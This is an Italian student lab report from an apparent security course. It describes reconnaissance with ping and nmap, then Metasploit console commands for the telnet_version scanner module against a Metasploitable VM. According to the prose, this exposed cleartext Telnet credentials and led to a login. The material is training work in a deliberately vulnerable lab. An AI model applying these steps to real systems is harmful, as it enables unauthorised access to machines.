
PRATICA S7_L2


Exploit Telnet con Metasploit

< Un exploit è un software progettato
per sfruttare una falla in un sistema informatico,
normalmente con scopi dannosi,
come l'installazione di malware >

< Telnet è un protocollo che consente agli utenti
di accedere e gestire in remoto
i dispositivi di rete su Internet >




Per prima cosa ho controllato se le due macchine virtuali utilizzate per il test fossero impostate per comunicare tra loro, da Kali Linux quindi ho inviato una richiesta di PING (per controllare che i pacchetti inviati vengano ricevuti) verso la Metasploitable con IP 192.168.1.20. Una volta accertato ciò, ho proceduto tramite il tool NMAP alla scansione dei servizi e delle porte attive sulla Metasploitable, identificando sulla porta n. 23 il servizio target dell'esercizio ossia il TELNET.



```
                    ,dOd,
                      .

       =[ metasploit v6.3.41-dev                          ]
+ -- --=[ 2371 exploits - 1227 auxiliary - 414 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > set rhosts 192.168.1.20
rhosts => 192.168.1.20
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS    192.168.1.20     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as
```

Trovato il target, ho avviato il tool METASPLOIT, essendo uno dei software più utili per effettuare exploit e trovare vulnerabilità in un dispositivo. Ho richiesto il modulo inerente il servizio TELNET, in quanto è impostato precisamente per questo scopo e ci richiede solamente di inserire l'indirizzo IP dell'host remoto (RHOSTS 192.168.1.20).



Avviato l’exploit ed atteso il completamento dell’esecuzione, ci escono a schermo ed in chiaro le credenziali di accesso per il servizio (evidenziate in bianco). Inseriamo il comando per attivare il servizio TELNET con il relativo IP del target, a connessione ultimata inseriamo le credenziali e siamo effettivamente entrati dentro la macchina Metasploitable, per conferma vediamo che l’indirizzo IP che ci esce con il comando inserito dal terminale di Kali Linux è effettivamente 192.168.1.20, ossia quello del target.